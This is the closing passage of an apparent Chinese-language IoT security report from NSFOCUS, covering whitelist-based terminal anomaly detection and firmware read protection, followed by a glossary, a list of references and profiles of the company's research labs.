7. 对低于 100 分、90 分、80 分的终端分别告警，级别依次提升。
8. 向低于 90 分的终端发起 NetFlow 和日志采集任务。
9. 给低于 90 分的终端生成新的白名单。
10. 下发名单到相应的终端中。

如果终端被恶意软件入侵，信息采集频次足够强的情况下，进程启动信息和网络连接信息中一定能看到新的进程启动，新的网络连接发起。所以，下一步要解决的问题是如何把恶意程序禁止，断掉恶意连接。物联网终端的结构很简单，利用基于白名单的进程、网络的控制策略来侦测和禁止恶意程序启动并杀死已经启动的恶意程序，已经足够了。

所以，终端需要具备的是基于白名单做进程、网络连接的控制能力。服务端需要具备的是数据分析能力、白名单生成能力。终端侧可以基于 ps、kill 等进程控制程序实现一套基于白名单的控制机制，网络侧可以基于 iptables、netstat 等网络控制程序实现一套基于白名单的网络控制机制。服务端可以部署分布式集群以满足大量终端的数据分析需要，分析完毕后，将异常结果转化为策略（白名单）并将其通过安全通道下发至终端，形成反馈。

随着终端的计算性能逐年提升，CPU、MCU 等不再局限于通信接口的完备和低功耗等基础功能，芯片制造厂商在其中加入了安全能力（如 AES 加密器、只读 Flash 等），边缘计算概念的提出，终端需要的安全分析工作甚至可以在网关、节点处直接进行，比如特斯拉电动汽车为了满足高实时性的自动驾驶，其搭载的英伟达计算单元说得上是一台超级电脑^[64]；米尺的 Mi-Link 智能网关具备 LoRa 网络的边缘计算能力^[65]。一方面，基于物联网终端的防护思路，可以保证边缘计算终端的自身的安全性，另一方面，边缘的分析能力也能为物联网终端的安全保驾护航。

5.6 总结

本章介绍了面向终端的物联网安全防护体系，主要详细介绍了两个方面的安全防护，其一是物联网终端的信息保护，其二是物联网终端的异常分析。

在终端侧必须结合读保护等安全存储功能以保证物联网终端自身的信息安全，才能避免被黑客从硬件、固件、软件或网络层面破解。然而，即便像 STM32 芯片有给固件加锁的 RDP 能力，也是存在一定的安全风险的，这些具备安全能力的 MCU 已经开始普及，黑客和安全研究人员对它们的关注也将逐渐

▶▶ 面向物联网终端的安全防护机制

增加，随着安全研究的逐步深入，这种风险的暴露是必然的。当然，随着问题的暴露和修复，锁的安全性将逐步提高，安全存储功能也将越来越有保障。

以适当的方式将终端内的信息保护好以后，再结合强大的云端分析能力，对功能单一、结构简单的终端做简单的行为分析即可分析出异常状态。终端自身的信息保护能力和云端的安全分析能力相加，终端的安全将得到非常大的保障。

由上，通过身份认证、信息加密、异常检测和取证溯源等手段，使得物联网终端的安全得到保障，整个物联网的安全将有一个坚实的基石。作为安全厂商，绿盟科技需要不断地和终端厂商合作，一同解决终端的安全问题，强化云端的安全分析能力，打造安全可控的物联网生态链，为物联网安全保驾护航。

附录：名词释义

- [1] **NICT (National Institute of Information and Communications Technology)**：日本国家信息和通信技术研究所
- [2] **UPnP (Universal Plug and Play)**：通用即插即用技术。由微软等企业发起，基于一系列互联网协议和自行制定协议构成的设备架构，为广泛存在的点对点网络互联定义了一个分布式、开放的网络体系结构。
- [3] **SSDP (Simple Service Discovery Protocol)**：简单服务发现协议，是一种多播发现和搜索机制，基于 UDP 设计，适用于 UPnP 工作流程的发现阶段
- [4] **SOAP (Simple Object Access Protocol)**：SOAP 为简单对象访问协议，是一种基于 XML 的远程程序调用机制，通过 HTTP 发送命令、接收数据，适用于 UPnP 工作流程的控制阶段。
- [5] **Mirai**：一款恶意软件，可使运行 Linux 的计算系统成为被远程操控的“僵尸”，以达到通过僵尸网络进行大规模网络攻击的目的，文中也指其相关变种。
- [6] **SDK (Software Development Kit)**：一般是一些被软件工程师用于为特定的软件包、软件框架、硬件平台、操作系统等创建应用程序的开发工具的集合。
- [7] **NAT (Network Address Translation)**：网络地址转换，也叫做网络掩蔽或者 IP 掩蔽 (IP masquerading)，是一种在 IP 数据包通过路由器或防火墙时重写来源 IP 地址或目的 IP 地址的技术。
- [8] **Telnet**：Telnet 协议是一种应用层协议，使用于互联网及局域网中，使用虚拟终端机的形式，提供双向、以文字字符串为主的命令行接口交互功能。
- [9] **XML (Extensible Markup Language)**：可扩展标记语言，是一种标记语言，也可以认为是一种约定好的格式。
- [10] **C&C (Command and Control)**：C&C 是僵尸网络的控制端，僵尸网络是攻击者出于恶意目的，传播僵尸程序以控制大量计算机，并通过一对多的命令与控制信道所组成的网络。
- [11] **RTOS (Real-time operating system, RTOS)**：实时操作系统，又称即时操作系统，它会按照排序运行、管理系统资源，并为开发应用程序提供一致的基础。
- [12] **UART (Universal Asynchronous Receiver/Transmitter)**：通用非同步收发传输器，串行通信方式的一种
- [13] **I²C (Inter-Integrated Circuit)**：是 Philips 半导体（现为 NXP Semiconductors）于 1982 年发明的一种同步，多主机，多从机，分组交换，单端，串行计算机总线。
- [14] **SPI (Serial Peripheral Interface Bus)**：是一种用于短程通信的同步串行通信接口规范，主要应用于单片机系统中。类似 I²C。
- [15] **I²S (或 I²S, Inter-IC Sound 或 Integrated Interchip Sound)**：是 IC 间传输数字音频数据的一种接口标准，采用序列的方式传输 2 组（左右声道）数据。I²S 常被使用在发送 CD 的 PCM 音频数据到 CD 播放器的 DAC 中。由于 I²S 将数据信号和时脉信号分开发送，它的抖动 (jitter) 有损十分地小。
- [16] **RS-485 (Recommended Standard-485)**：是隶属于 OSI 模型物理层的电气特性规定为 2 线、半双工、平衡传输线多点通信

的标准。是由电信行业协会（TIA）及电子工业联盟（EIA）联合发布的标准。实现此标准的数字通信网可以在有电子噪声的环境下进行长距离有效率的通信。在线性多点总线的配置下，可以在一个网络上有多个接收器。因此适用在工业环境中。

- [17] **OTP Memory (One Time Programmable)**：一次性写入的存储器，一般常用于存储器、控制器、处理器的安全性设计中。
- [18] **RDP (ReadOut Protection)**：stm32 系列单片机的一种固件保护功能。
- [19] **WS-Discovery (Web Services Dynamic Discovery)**：一种局域网内的服务发现多播协议。
- [20] **NVD (National Vulnerability Database)**：美国国家漏洞数据库。

参考文献

- [1] Over 100 Million IoT Attacks Detected in 1H 2019 , <https://www.infosecurity-magazine.com/news/over-100-million-iot-attacks/>
- [2] 2018 物联网安全年报, http://www.nsfocus.com.cn/content/details_62_2916.html
- [3] Most hacked passwords revealed as UK cyber survey exposes gaps in online security, <https://www.ncsc.gov.uk/news/most-hacked-passwords-revealed-as-uk-cyber-survey-exposes-gaps-in-online-security>
- [4] Power fluctuations spot malware in embedded systems, <https://www.theengineer.co.uk/malware-embedded-systems/>
- [5] A bug in Mirai code allows crashing C2 servers , <https://securityaffairs.co/wordpress/85040/malware/mirai-servers-hack.html>
- [6] Venezuela Denounces US Participation in Electric Sabotage <https://www.telesureenglish.net/news/Venezuela-Denounces-US-Participation-in-Electric-Sabotage-20190308-0021.html>
- [7] Fedecámaras Zulia ofrece balance de saqueos en la región por crisis eléctrica, https://www.lapatilla.com/2019/03/12/fedecamaras-zulia-ofrece-balance-de-saqueos-en-la-region-por-crisis-electrica/?tdsourcetag=s_pcqq_aiomsg
- [8] Blackout: Con Edison Apologizes, but Offers Few Clues About ‘Root Cause’ <https://www.nytimes.com/2019/07/14/nyregion/nyc-power-outage-con-edison.html>
- [9] 委内瑞拉大规模停电事件的初步分析与思考启示, <https://www.4hou.com/other/16826.html>
- [10] Fortinet Discovers D-Link DIR-866L Unauthenticated RCE Vulnerability. <https://fortiguard.com/zeroday/FG-VD-19-117>
- [11] Unauthenticated RCE for EoL routers. <https://www.dlink.com/en/security-bulletin/unauthenticated-rce-for-eol-routers>
- [12] D-Link Routers Unauthenticated Remote Code Execution. <https://www.seebug.org/vuldb/ssvid-98079>
- [13] Imperva Blocks Our Largest DDoS L7/Brute Force Attack Ever (Peaking at 292,000 RPS). <https://www.imperva.com/blog/imperva-blocks-our-largest-ddos-l7-brute-force-attack-ever-peaking-at-292000-rps/>
- [14] Mirai-Variant IoT Botnet Used to Target Financial Sector in January 2018. <https://www.recordedfuture.com/mirai-botnet-iot-2018/>
- [15] Blackhat 2019: Arm IDA and Cross Check: Reversing the Boeing 787’s Core Network <https://www.blackhat.com/us-19/briefings/schedule/#arm-ida-and-cross-check-reversing-the-boeing-78739s-core-network-15716>
- [16] 黑客入侵飞机：是否真有其事？ | 卡斯基官方博客 <https://www.kaspersky.com.cn/blog/hacking-an-aircraft-is-it-already-real/3389/>
- [17] 新的 LockerGoga 勒索软件用于 Altran 攻击, <https://www.4hou.com/typ/16001.html>
- [18] HEXION AND MOMENTIVE RESPOND TO CYBER-ATTACKS, <https://www.chemengonline.com/hexion-and-momentive-respond-to-cyber-attacks/>

- [19] Norsk Hydro cyber attack could cost up to \$75m, <https://www.computerweekly.com/news/252467199/Norsk-Hydro-cyber-attack-could-cost-up-to-75m>
- [20] 一个极具破坏性的勒索病毒——LockerGoga, <http://it.rising.com.cn/fanglesuo/19565.html>
- [21] 全球第二大听力集团 Demant 被勒索造成损失达 9500 万美元, <https://www.secrss.com/articles/14095>
- [22] 飞机零部件企业 ASCO 遭遇勒索病毒 工业互联网成网络攻击重灾区, <https://www.aqniu.com/news-views/49928.html>
- [23] 台积电“想哭”：感染病毒或损失 17 亿！ iPhone 新品还好吗？, nbd.com.cn/articles/2018-08-06/1242321.html
- [24] 基于 ONVIF 协议的物联网设备参与 DDoS 反射攻击, <https://www.freebuf.com/articles/system/196186.html>
- [25] Protocol used by 630,000 devices can be abused for devastating DDoS attacks, <https://www.zdnet.com/article/protocol-used-by-630000-devices-can-be-abused-for-devastating-ddos-attacks/>
- [26] NEW DDOS VECTOR OBSERVED IN THE WILD: WSD ATTACKS HITTING 35/GBPS, <https://blogs.akamai.com/sitr/2019/09/new-ddos-vector-observed-in-the-wild-wsd-attacks-hitting-35gbps.html>
- [27] ONVIF Application Programmer’s Guide, https://www.onvif.org/wp-content/uploads/2016/12/ONVIF_WG-APG-Application_Programmers_Guide-1.pdf
- [28] HP Web Jetadmin – Ports, <https://support.hp.com/lv-en/document/c05996543>
- [29] Hacker takes over 29 IoT botnets: <https://www.zdnet.com/article/hacker-takes-over-29-iot-botnets/>
- [30] IoT botnet targeting your enterprise? Nope. Just a kid with an ExploitDB account, <http://trendtechnews.com/iot-botnet-targeting-your-enterprise-nope-just-a-kid-with-an-exploitdb-account/>
- [31] Japanese government plans to hack into citizens' IoT devices, <https://www.zdnet.com/article/japanese-government-plans-to-hack-into-citizens-iot-devices/>
- [32] The “NOTICE” Project to Survey IoT Devices and to Alert Users, http://www.soumu.go.jp/main_sosiki/joho_tsusin/eng/Releases/Telecommunications/19020101.html
- [33] Olympic Destroyer Takes Aim At Winter Olympics, <https://blog.talosintelligence.com/2018/02/olympic-destroyer.html>
- [34] IPv6 网络就绪专项行动: http://www.cnii.com.cn/wkb/rmydb/content/2019-10/24/content_2191350.htm
- [35] 理解 IPv6 的地址分类 <https://yq.aliyun.com/articles/407098>
- [36] IPv6 地址扫描技术的研究与应用 刘林波
- [37] EUI-64 格式生成 <https://blog.csdn.net/nbvnnvbn/article/details/97902155>
- [38] Hittlist <https://ipv6hittlist.github.io/>
- [39] Scan6 <https://github.com/fgont/ipv6toolkit/blob/master/tools/scan6.c>
- [40] IPv6 unmasking via UPnP: <https://blog.talosintelligence.com/2019/03/ipv6-unmasking-via-upnp.html>

- [41] 台湾省使用 IPv6 情况全球排名 <https://ipv6now.twnic.net.tw/ipv6/info.html>
- [42] NVD Data Feeds. <https://nvd.nist.gov/vuln/data-feeds>
- [43] Exploit-DB. <https://www.exploit-db.com/>
- [44] Eir' s D1000 Modem Is Wide Open To Being Hacked, <https://devicereversing.wordpress.com/2016/11/07/eirs-d1000-modem-is-wide-open-to-being-hacked/>
- [45] Netis Routers Leave Wide Open Backdoor, <https://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/Ephemeral>
- [46] Vulnerable Netis Router Scanning Project, <https://netisscan.shadowserver.org/>
- [47] 用区块链挣钱，黑产也这么想, <https://mp.weixin.qq.com/s/lzqWgX0bHXfOiBelowV3bA>
- [48] WS-DISCOVERY AMPLIFICATION ATTACK, <https://downloads-a10networks.s3-us-west-2.amazonaws.com/collateral/A10-MS-23239-EN.pdf>
- [49] WS-Discovery 反射攻击深度分析, <http://blog.nsfocus.net/ws-discovery-reflection-attack-analysis/>
- [50] Amplification Hell: Revisiting Network Protocols for DDoS Abuse, <https://www.ndss-symposium.org/ndss2014/programme/amplification-hell-revisiting-network-protocols-ddos-abuse/>
- [51] Ephemeral port, https://en.wikipedia.org/wiki/Ephemeral_port
- [52] 绿盟云, <https://cloud.nsfocus.com/>
- [53] 《容器安全技术报告》, http://www.nsfocus.com.cn/content/details_62_2852.html
- [54] cvedetails, <https://www.cvedetails.com/>
- [55] Crypto Keys Based Secure Access Control for JTAG and Logic BIST Architecture, <https://pdfs.semanticscholar.org/7959/d6721d38cc65a0ecb2f88a49e10efa31282b.pdf>
- [56] LPC55S6x 系列的芯片手册, <https://www.nxp.com/docs/en/data-sheet/LPC55S6x.pdf>
- [57] 美光公司推出安全的 NOR 闪存解决方案, <http://investors.micron.com/news-releases/news-release-details/micron-unveils-secure-nor-flash-memory-solution-accelerate-and>
- [58] API Builder and MQTT for IoT – Part 1, <https://devblog.axway.com/apis/api-builder-and-mqtt-for-iot-part-1/>
- [59] 国家电网的“芯片计划”：国产化路漫漫 需要一些勇气, <http://www.csia.net.cn/Article/ShowInfo.asp?InfoID=83811>
- [60] 商用密码管理条例, <http://www.jiangsu.gov.cn/xxgk/project/P0201606/P020160616/P020160616530281719330.pdf>
- [61] Using the Kinetis Security and Flash Protection Features, <https://www.nxp.com/docs/en/application-note/AN4507.pdf>
- [62] Proprietary Code Read Out Protection on STM32L1 microcontrollers, https://www.st.com/content/ccc/resource/technical/document/application_note/b4/14/62/81/18/57/48/05/DM00075930.pdf/files/DM00075930.pdf/jcr:content/translations/en.DM00075930.pdf

- [63] Developing Secure Services for IoT with OP-TEE A First Look at Performance and Usability, https://www.researchgate.net/publication/332726463_Developing_Secure_Services_for_IoT_with_OP-TEE_A_First_Look_at_Performance_and_Usability
- [64] 拆开特斯拉 Model S 自动驾驶计算单元，英伟达 PX2 亮了，<https://www.eet-china.com/news/201708281044.html>
- [65] 米尺官网 LoRa 边缘计算网关，<http://www.michicloud.com/lora.html>

绿盟创新中心

绿盟科技创新中心是绿盟科技的前沿技术研究部门。关注云安全、容器安全、威胁情报、数据驱动安全、物联网安全和区块链等领域。作为“中关村科技园区海淀园博士后工作站分站”的重要培养单位之一，与清华大学进行博士后联合培养，科研成果已涵盖各类国家课题项目、国家专利、国家标准、高水平学术论文、出版专业书籍等。我们持续探索信息安全领域的前沿学术方向，从实践出发，结合公司资源和先进技术，实现概念级的原型系统，进而交付产品线孵化产品并创造巨大的经济价值。

格物实验室

格物实验室专注于工业互联网、物联网和车联网三大业务场景的安全研究。实验室以“格物致知”的问学态度，致力于以智能设备为中心的漏洞挖掘和安全分析，提供基于业务场景的安全解决方案。积极与各方共建万物互联的安全生态，为企业和社会的数字化转型安全护航。

绿盟威胁情报中心

绿盟威胁情报中心（NSFOCUS Threat Intelligence center, NTI）是绿盟科技为落实智慧安全 2.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

绿盟威胁情报中心网址：<https://nti.nsfocus.com>



THE EXPERT BEHIND GIANTS 巨人背后的安全专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com



绿盟科技官方微信